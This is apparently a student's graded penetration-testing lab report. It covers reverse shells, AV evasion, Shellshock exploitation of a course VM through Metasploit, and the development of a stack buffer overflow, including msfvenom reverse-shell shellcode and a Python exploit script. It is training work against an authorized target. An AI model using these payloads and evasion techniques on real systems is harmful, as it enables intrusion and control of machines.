Assignment 3

March 15, 2020

Part 1: Short Answer

1.)

a. **You are attacking an x86 linux target over the internet that has a public IP address of 192.169.0.10 from your home LAN. Your IP is 172.31.33.33. What msfvenom command could you use to generate a payload that might get you a shell? Explain why you chose that payload, and any extra steps required to get a shell.**

For instances in which we have direct access to the victim's IP, it makes sense to attempt a bind shell. Using msfvenom we could generate a payload that will allow us to set up a listener on the target, connect, and get a shell. Our machine acts as the server while the target machine acts as the client. The command I would execute in this scenario would be:

```
# msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=<192.169.0.10> LPORT=<31337>
```

b. **If the target was behind a firewall and blocked all new incoming connections, what else could you try?**

We could try implementing a reverse shell in which we set up a listener on our own machine and have the victim connect to us. Our machine acts as the client while the target machine acts as the server. Because the connection is outbound, it is more likely to get past a firewall. Often the victim is lured to connect via social engineering or phishing. We could also implement this easily if we had physical access to the target machine. Once connected, we could inject reverse shell code on the vulnerable system. The command I would execute in this scenario would be:

```
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<172.31.33.33> LPORT=<31337>
```

2.) **You are performing a red team penetration test. You have received a list of the authorized ports, protocols, and services that are in scope. After a nmap scan, you discover a new port and service which is not on the list, is an uncommon port, and nmap does not know what version or service it is. It looks like a command line program that takes an argument. You have a feeling that there might be a vulnerability here. What's the first thing you would do if your final goal was to exploit this service during your penetration test?**

Because it is not in our list of targets within scope, the first step to take would be ensuring that we have permission to exploit this service. If not, we would need to gain explicit written authorization from the organization before proceeding.

3.) **What is EIP? What does it do and why is this important for successful exploitation?**

The EIP is the instruction pointer, pointing to the location in memory from which to read instructions at that time. While attempting a buffer overflow, our goal is to manipulate the EIP to overwrite values with the malicious instructions we hope to execute. Our goal is to store the memory address to our instructions in the EIP so that they will be called.

4.) **Briefly explain how AV works and what techniques (at least three) we can use to evade it.**

Antivirus detects in two ways:

a. Static Binary Analysis – The AV looks for binary signatures of common malicious behaviors. This is the traditional method of AV.
b. Heuristics – The AV watches behaviors for signs of malicious intent, reviews API calls, and looks for commonly suspicious instructions. This is the modern, and preferred, method of AV.

AV can be evaded using the following techniques:

a. Shut down the AV – In a controlled way so as not to allow any unintended attacks to occur.
b. Ghostwriting – Add extra code to fool a signature while preserving the functionality of the code.
c. Encoding – Apply types of encoding like Base64 and XOR. One can also encrypt and append a header with instructions to decrypt.
d. Direct to memory – Doing so circumvents writing to the file system and creating a new process.
e. Custom compile – Compile from the source, and then manipulate options and code so it will not match anything before.

5.) **As penetration testers, once we find a vulnerability, why should we exploit it? Please provide at least three reasons.**

a. To verify vulnerabilities and remove false positives.
b. To discover potential pivoting and additional vulnerabilities therein.
c. To demonstrate business risk and illustrate to the client:
    i. What an attacker's capability is.
    ii. How vulnerabilities can damage their assets.
    iii. Proof of vulnerability.

6.) **As penetration testers, once we find a vulnerability, why wouldn't we exploit it? Please provide at least three reasons.**

a. When the exploitation will not be valuable to the report.
b. If the vulnerability is not within scope.
c. If there are already published exploits and it is verified that the configuration is vulnerable, therefore not providing any new insights.
d. When the effort to exploit the vulnerability outweighs any substantial benefit to do so.

Part 2: Technical

For this part, download and deploy wumpus.ova. It should use the same ip network as your lab, 10.10.0.0/24. It will have a static IP of 10.10.0.35. The login is root:toor, but please only use this to troubleshoot networking. It is not meant to be used as a backdoor to help you solve Qs 6 and 7.

7.) **You may perform everything in a single shell and copy+paste the entire thing out to answer every question if you wish. You can also use screen shots. For each question show the command(s) and all output.**

   a. **Scan the VM with nmap, and perform a version scan. Show your full command AND the output. What ports are listening?**

To discover which ports were listening, I ran the following command on my Kali VM:

```
# nmap -A 10.10.0.35
```

***Screenshot 7a**. The output that was returned upon running the above nmap command.*

```
root@kali:/etc/network# nmap -A 10.10.0.35
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-10 16:19 EDT
Nmap scan report for 10.10.0.35
Host is up (0.00048s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:18:9E:C4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms 10.10.0.35

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 11.10 seconds
```

As seen above, port 8080 is listening.

b. The webserver has a link to an interesting file. Using a specific nmap script, test it for the vulnerability mentioned. Show the command and the output. The output should say it's vulnerable.

To scan the .cgi file, I used the following nmap command:

```
# nmap -sV -p8080 --script http-shellshock --script-args uri=/cgi-bin/status.cgi,cmd=ls 10.10.0.35
```

Screenshot 7b. The output that was returned upon running the above nmap command.

```
root@kali:/etc/network# nmap -sV -p8080 --script http-shellshock --script-args uri=/cgi-bin/status.c
gi,cmd=ls 10.10.0.35
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-10 16:33 EDT
Nmap scan report for 10.10.0.35
Host is up (0.00040s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems th
e server
|       is executing commands injected via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     Exploit results:
|       <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|    <html><head>
|    <title>500 Internal Server Error</title>
|    </head><body>
|    <h1>Internal Server Error</h1>
|    <p>The server encountered an internal error or
|    misconfiguration and was unable to complete
|    your request.</p>
|    <p>Please contact the server administrator,
|     webmaster@localhost and inform them of the time the error occurred,
|    and anything you might have done that may have
|    caused the error.</p>
|    <p>More information about this error may be available
|    in the server error log.</p>
|    <hr>
|    <address>Apache/2.2.22 (Ubuntu) Server at 10.10.0.35 Port 8080</address>
|    </body></html>
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://seclists.org/oss-sec/2014/q3/685
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
```

c. Using the knowledge gained, what metasploit module may work against this version to remotely execute code? There is at least one and you only need one.

The following module may work for exploitation:

```
auxiliary/scanner/http/apache_mod_cgi_bash_env
Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
```

d. **Using that exploit that works against the target's apache server, gain a shell on the remote machine. Show complete output, making sure to list all commands that you used.**

I executed the following commands from the Metasploit console:

```
# search shellshock                                          // search for vulnerabilities
# use exploit/multi/http/apache_mod_cgi_bash_env_exec        // choose an exploit to use
# set rport 8080                                             // set the target port
# set rhost 10.10.0.35                                       // set the target IP
# set targeturi cgi-bin/status.cgi                           // set target uri
# set lhost 10.10.0.4                                        // set my IP
# show payloads                                              // display available payload options
# set payload linux/x86/shell/reverse_tcp                    // choose a payload
# check                                                      // to ensure target is vulnerable
# exploit                                                    // attack!
```

Screenshot 7d. *The output that was produced as I gained shell access.*

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.0.4:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 10.10.0.35
[*] Command shell session 1 opened (10.10.0.4:4444 → 10.10.0.35:32827) at 2020-03-10 18:40:25 -0400

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ifconfig
eth3      Link encap:Ethernet  HWaddr 08:00:27:18:9e:c4
          inet addr:10.10.0.35  Bcast:10.10.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe18:9ec4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:331695 errors:0 dropped:0 overruns:0 frame:0
          TX packets:331516 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19935411 (19.9 MB)  TX bytes:19975465 (19.9 MB)
```

e. **What is the name of the user you exploited?**


The name of the user I exploited is "www-data".

8.) Please write an exploit in any language of your choice to exploit a program. Your payload should be a single (no stagers) bind or reverse shell.


a. Make Wumpus crash. Explain how you did it. What is the minimum number of bytes required to overflow your chosen buffer? Show how you figured it out with a screen shot. If you wrote code, provide code.

To make Wumpus crash, I piped in a short Python script to print a certain number of individual characters. I started by choosing a large number, 1000, to see if it would result in a crash. Indeed, it caused a segmentation fault. I began narrowing down the number of characters until I arrived at the minimum number of bytes required to overflow the buffer: 366.

Screenshot 8a1. *When I attempted to print 365 characters, the program did not crash.*




Screenshot 8a2. *When I attempted to print 366 characters, the program seg-faulted.*



b. What is the offset (which bytes) of your buffer that overwrites EIP? Show how you figured it out.

To discover the offset, I used Evan's Debugger (EDB) to review registry entries. I started by using the Python script above to print 500 characters to see if the EIP was being overwritten. I was able to confirm this by reviewing the output in EDB:

Screenshot 8b1. *The EIP contains "61616161" (the ASCII equivalent of "aaaa").*




After confirming that 500 characters would overwite the EIP, I attempted to narrow that down by printing 250 'a' characters and 250 'b' characters in an effort to ascertain whether the overwrite was occurring above the 250 mark.

Screenshot 8b2. *Python script used to narrow down where overwrite was occurring.*

```
python -c "print 'a' * 250 + 'b' * 250" | edb --run ./wumpus
```

I was able to confirm via EDB that the EIP had been overwritten with 'b' characters, thus confirming that the offset was greater than 250.

Screenshot 8b3. *The EIP contains "62626262", the ASCII equivalent of "bbbb".*



I used the MSF tool pattern_create to generate a string of 500 uniquely arranged characters, thereby enabling me to enter the string into memory and then easily locate where the EIP offset was occurring.

Screenshot 8b4. *MSF command used to generate string of characters.*

```
kali@kali:~/Downloads$ msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
d3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

After creating the string of characters, I entered the characters into memory.

Screenshot 8b5. *Using Python to print string of uniquely arranged characters into memory.*

```
kali@kali:~/Downloads$ python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab
9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5A
i6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al
9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2
Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq'" | edb --run ./wumpus
```

I used the MSF tool pattern_offset to locate the pattern of characters stored at the memory address in the EIP as indicated by EDB. It found an exact match at 373. (To account for the four bytes within the EIP, 377 characters are needed to overwrite it.)

Screenshot 8b6. *MSF command used to find offset.*

```
kali@kali:~/Downloads$ msf-pattern_offset -q 6d41346d
[*] Exact match at offset 373
```

c. What are the bad bytes? Explain how you figured this out.

To find bad bytes I used a Python script to list 253 possible ASCII characters and feed them into the buffer.

Screenshot 8c1. *Python script to find bad bytes.*

```
badchars = (

"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18"
"\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48"
"\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78"
"\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8"
"\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8"
"\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

offset_to_eip = 373

total_size = 1100

buffer = "A" * offset_to_eip

buffer += "BBBB"

buffer += badchars

buffer += "A" * (total_size - len(buffer))

print buffer
```


I then piped this script into the Wumpus program using EDB.

Screenshot 8c2. *Command to run script with Wumpus program.*

```
kali@kali:~/Downloads$ python bbytes.py | edb --run ./wumpus
```

Then I examined the stack in EDB and manually compared them to the hex values between the "BBBB" and "AAAA" buffers. I noticed that when I included "\x0a" the debugger did not run as intended and the rest of the values did not appear. Therefore, I could conclude that "\x0a" (ASCII equivalent for a line feed) is a bad byte. I also noticed that "\x0d"(ASCII equivalent for a carriage return) was missing, so that could also be noted as a bad byte.

Screenshot 8c3. *Stack output, including characters entered via the above script.*



d. What command would you use to generate a working payload?

I searched for payload options using the following command:

```
# msfvenom -p linux/x86/shell/reverse_tcp –list-options
```

Screenshot 8d1. *Description of payload options with msfvenom.*

```
kali@kali:~/Downloads$ msfvenom -p linux/x86/shell/reverse_tcp --list-options
Options for payload/linux/x86/shell/reverse_tcp:
================================


       Name: Linux Command Shell, Reverse TCP Stager
     Module: payload/linux/x86/shell/reverse_tcp
   Platform: Linux
       Arch: x86
Needs Admin: No
 Total size: 245
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    egypt <egypt@metasploit.com>
    tkmru

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Description:
  Spawn a command shell (staged). Connect back to the attacker
```

I used the following command to generate a working payload:

```
# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.0.10 -f c -b “\x0a\x0d”
```

Screenshot 8d2. *Payload output generated by msfvenom command.*

```
kali@kali:~/Downloads$ msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.0.10 -f c -b "\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai chosen with final size 150
Payload size: 150 bytes
Final size of c file: 654 bytes
unsigned char buf[] =
"\xbd\x57\x91\x70\x07\xd9\xee\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
"\x1f\x31\x6f\x15\x83\xc7\x04\x03\x6f\x11\xe2\xa2\xfb\x7a\x59"
"\x7d\x27\x8d\x86\x2e\x94\x21\x23\xd2\xaa\xa0\x3a\x33\x07\xac"
"\xaa\xe8\xf0\xa7\xde\x0e\x0b\xd0\xdc\x0e\x1a\x7c\x68\xef\x76"
"\x1a\x32\xbf\xd7\xb5\x4b\xde\x9b\xf4\xcc\xa5\xdc\x7e\xd4\xeb"
"\xa8\xbd\x8e\x51\x50\xbe\x4e\xcd\x3b\xbe\x24\xe8\x32\x5d\x89"
"\x3b\x89\x22\x6f\x7b\x6b\x9e\x9b\x5c\x3e\xe7\xe2\xa2\x2e\xe8"
"\x14\x2b\xad\x29\xff\x27\xf3\x49\x0c\x87\x8e\x40\x8d\x62\xb0"
"\x23\x9e\x37\xb8\x35\x07\x75\x9e\x05\x3b\xb4\x5f\xe0\xfc\x3e"
"\x62\x14\x1d\x06\x63\xea\xde\x76\xdf\xeb\xde\x76\x1f\x21\x5e";
```

e. **Write a program to overflow a buffer, take control of EIP, and execute your payload.**

After generating a payload, I added it to my script and inserted the EIP memory address where the payload would be deposited.

Screenshot 8e. *Python exploit script containing payload.*

```
payload = (
"\xbd\x57\x91\x70\x07\xd9\xee\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
"\x1f\x31\x6f\x15\x83\xc7\x04\x03\x6f\x11\xe2\xa2\xfb\x7a\x59"
"\x7d\x27\x8d\x86\x2e\x94\x21\x23\xd2\xaa\xa0\x3a\x33\x07\xac"
"\xaa\xe8\xf0\xa7\xde\x0e\x0b\xd0\xdc\x0e\x1a\x7c\x68\xef\x76"
"\x1a\x32\xbf\xd7\xb5\x4b\xde\x9b\xf4\xcc\xa5\xdc\x7e\xd4\xeb"
"\xa8\xbd\x8e\x51\x50\xbe\x4e\xcd\x3b\xbe\x24\xe8\x32\x5d\x89"
"\x3b\x89\x22\x6f\x7b\x6b\x9e\x9b\x5c\x3e\xe7\xe2\xa2\x2e\xe8"
"\x14\x2b\xad\x29\xff\x27\xf3\x49\x0c\x87\x8e\x40\x8d\x62\xb0"
"\x23\x9e\x37\xb8\x35\x07\x75\x9e\x05\x3b\xb4\x5f\xe0\xfc\x3e"
"\x62\x14\x1d\x06\x63\xea\xde\x76\xdf\xeb\xde\x76\x1f\x21\x5e")

buffer = "A"*373 + "\x75\xf2\x40\x00" + payload + "D"*16

print buffer
```

f. **Successfully get a shell by exploiting Wumpus. Provide both your source code and show a single screenshot of it working with proof.**

I also started the Metasploit Console and began the exploit handler; however, I was unable to get a shell.

Screenshot 8f. *Initiating exploit handler in Metasploit Console.*

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.0.10       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.0.10:4444
```

I believe in order to get a shell I would have needed to replace my buffer with NOP instructions, but I was unclear on this process and unable to find a solution prior to the deadline. Regardless, I learned a great deal from this assignment and look forward to further filling in the gaps in my knowledge.

References

[1] http://stuffjasondoes.com/2018/07/18/bind-shells-and-reverse-shells-with-netcat/

[2] https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/

[3] https://www.metahackers.pro/reverse-shells-101/

[4] https://bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/

[5] http://www.asciitable.com/